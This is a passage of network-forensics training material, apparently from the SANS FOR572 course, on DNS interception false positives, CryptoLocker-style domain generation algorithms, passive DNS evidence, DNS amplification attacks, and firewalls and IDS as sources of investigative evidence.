
One interesting and particularly wily false positive that has been identified quite often occurs with certain methods of detecting DNS interception. Unfortunately, some ISPs and other service providers will never provide an `NXDOMAIN` response, even for legitimately nonexistent domains. This is often done to redirect the user to a "search page" of sorts, where the ISP may get a cut of the ad/click revenue.

For one example, Google Chrome has been found[3][4] to detect such shenanigans by issuing DNS queries for bizarre hostnames that should never exist. If the results back are not the expected `NXDOMAIN` response, Chrome may suspect it is being intercepted. Unfortunately for the forensicator, these queries also look quite similar to DGA activity, which greatly complicates heuristic-based detection methods.

Chrome is certainly not the only software to perform this kind of activity. The Viscosity OpenVPN client[5] performs similar lookups. In this case, however, the (invalid) top-level domain is always "`.viscosity`". Interestingly, these DNS lookups also contain the tunnel interface name currently in use – "`utun10`" in the log entries shown above. This could provide an investigator with useful insight to the configuration of the client system responsible for the queries.

References:

[1] `http://for572.com/c09mu`
[2] `http://for572.com/t6hu8` (Note: PDF link)
[3] `http://for572.com/8hxli`
[4] `http://for572.com/rvgtl`
[5] `http://for572.com/4k0rb`



As one example of DGA in widespread use, consider the CryptoLocker family of ransomware. This malware used the date as a seed value to generate many potential domains each day.[1] Different implementations used various specific algorithms and keys,[2] but they generally used the current year, month, and day. Some variants used a pseudorandom key as well. A basic example using Python code is provided on your SIFT VMware image as `/usr/local/for572/bin/dga_example.py`.

The script creates one potential value per day, but the inclusion of any additional seed values would exponentially increase the number of potential domains generated. As long as the person responsible for the C2 for this malware was successful in acquiring just one of the potential domains, they retain control over the installed fleet of malware for another day.


To use the supplied script:

```
$ echo '2015-05-13' | /usr/local/for572/bin/dga_example.py
jsjvitqhvvdnjlfn
```

References:

[1] `http://for572.com/ykr3f`

[2] `http://for572.com/o-f4g`



There are many additional cases to be made for collecting your own passive DNS evidence, as it provides numerous investigative benefits.

- Attackers often phase their command and control servers, which affords a degree of protection from discovery and exposure during dormant phases of their operation. Often, this is accomplished by pointing C2 domains to the loopback IP address or to something common and unaffiliated like a hosted service provider (EC2, Azure, etc.). Then, when the attacker is ready to interact with their malware once again, the IP address is switched back to the real C2 server. (Or, if they are particularly creative, they point to a series of fast-flux IP addresses.)
- Finding rogue or unauthorized DNS servers by searching through the "responding IP address" field
- Using alongside firewall, IDS, HTTPD or any other logs, or in conjunction with NetFlow evidence to better frame these limited-view Artifacts of Communication
- Identifying suspicious patterns such as DNS rebinding[1], in which an attacker issues a short-lived (and therefore non-cached) response for an Internet-based IP address under their control, resulting in the download of some form of code such as a JavaScript payload. This payload soon issues a query for the same domain name thereby staying within the same-origin requirements typically enforced by browsers. The subsequent DNS result returns an IP address of the system the code will then target. Often this is an internal IP address, allowing the attacker to pivot their activities to resources within the target environment; however this could also be done to target other external IP addresses.
- Characterizing encrypted communications or unidentified communications that use proprietary protocols
- Using heuristics to identify domain names that may be the result of domain name generation algorithms
- Maintaining a running list of the most common domains queried in a given environment, for use in anomalous trend detection

References:

[1] http://for572.com/s1861

DNS Amplification Attack (1)


- Allows attacker to DDoS targets using DNS and other protocols
- Requires spoofed requests: Usually uses UDP
- Possible with protocols that generate large responses compared to small requests

Amplification attacks leverage protocols that can legitimately provide large response messages for a given small request message. When this occurs over a spoofable protocol such as UDP, attackers can leverage a botnet-like architecture to DDoS targets with ruthless effectiveness. DNS is often used for this attack vector.

This attack vector is not new—it was detailed as early as 2006,[1] but has recently become a common fixture in the DDoSer's toolkit. Attacks using this methodology and the DNS[2] and NTP[3] protocols have been quite effective in the recent past. These may bring hundreds of gigabits of useless traffic upon their victims for long periods of time.

References:

[1] `http://for572.com/yxe3o`
[2] `http://for572.com/aof91`
[3] `http://for572.com/4qlic`




Graphically, a DNS amplification attack resembles the one shown above. The attacker tasks the bot army to spoof DNS requests to a number of Internet-accessible DNS servers, forging the source IP address to match the intended victim. The requests are small—a DNS "ANY" request might contain just a few dozen bytes, for example. The DNS servers package a large volume of data back up into the reply packet and send the packets back to the victim's IP address. These replies can easily be many times the size of the request—hence the "amplification" effect. Some domains provide replies as much as 57x the size of each request.[1]


It's easy to see how even a small-scale botnet could quickly overwhelm a reasonably high-bandwidth traffic network link.

References:

[1] http://for572.com/t126f



This page intentionally left blank.




Although firewalls and intrusion detection systems are most often associated with the network defenders' roles in an overall information security strategy, they provide invaluable data to investigators as well. Because these devices are so pervasive in most network architectures, incident responders have identified numerous ways to incorporate the evidence they can provide into a comprehensive analysis process. This use case has extended to a newer class of platforms, the Network Security Monitor (NSM), which provides a normalized live or after-the-fact accounting of network traffic and protocol artifacts.

In all cases, though, the platforms' historical view of network traffic can be invaluable—especially if full-packet capture or other robust logging platforms were not deployed at the time an incident occurred. When supporting an IR or investigation on a network that's not your own—in a consulting or law enforcement model, for example—even basic network architectures likely have a firewall, and many will have some form of IDS or NSM as well. By knowing how to leverage those platforms' evidence, we'll carry out a much more comprehensive investigation.

Another reason firewalls and IDSes/NSMs have become such important components of incident response processes is that they are often the initiators of the IR to begin with. A pattern of suspicious traffic that is blocked at the perimeter—inbound or outbound—can be the event that first indicates a network is under reconnaissance or attack. Of course, a pattern of IDS alerts may be an indication that a compromise is underway. Recently, the threat-centric model of identifying adversaries' activities has become more widely accepted in the information security community. Network defenders use IDSes and NSMs to better address this perspective through the use of indicators of compromise.


We can also reconfigure these devices during an investigation—a useful aspect—providing better evidence and intelligence for the IR process. In many cases, such platforms are not usually configured to provide the most extensive logging by default. By increasing the level of log data they create, or adding additional logging directives based on observed activity, we can greatly improve the quality of analysis produced.



Firewalls, as you should already be familiar with, are designed to make filtering decisions for packets they process either between or across network segments. This function is often, but not always, performed in conjunction with routing. Because they are security-oriented, purpose-built platforms, it's not surprising that an investigator can derive great value from the evidence firewalls create—they were created to log details about the network traffic they handle! This log data is extremely valuable evidence because it may be the only record of traffic that occurred in the past. Because many advanced intrusions go undetected for months or years, such a long-term window of visibility can be absolutely critical.

In the most basic terms, a firewall uses a set of rules to make policy decisions about the traffic it handles. The most common policy decisions are to "allow" or "deny" the traffic. Although the syntax for such rules differs between platforms, the concept is the same. As mentioned previously, logging is a core function for most firewalls as well. However, keep in mind that the amount and format of data they log, as well as the methods for storing, reviewing, and retrieving that evidence, vary widely. It's best to know your network environment before an incident whenever possible, but be prepared to learn new platforms on the fly, or you could be leaving useful evidence on the floor!

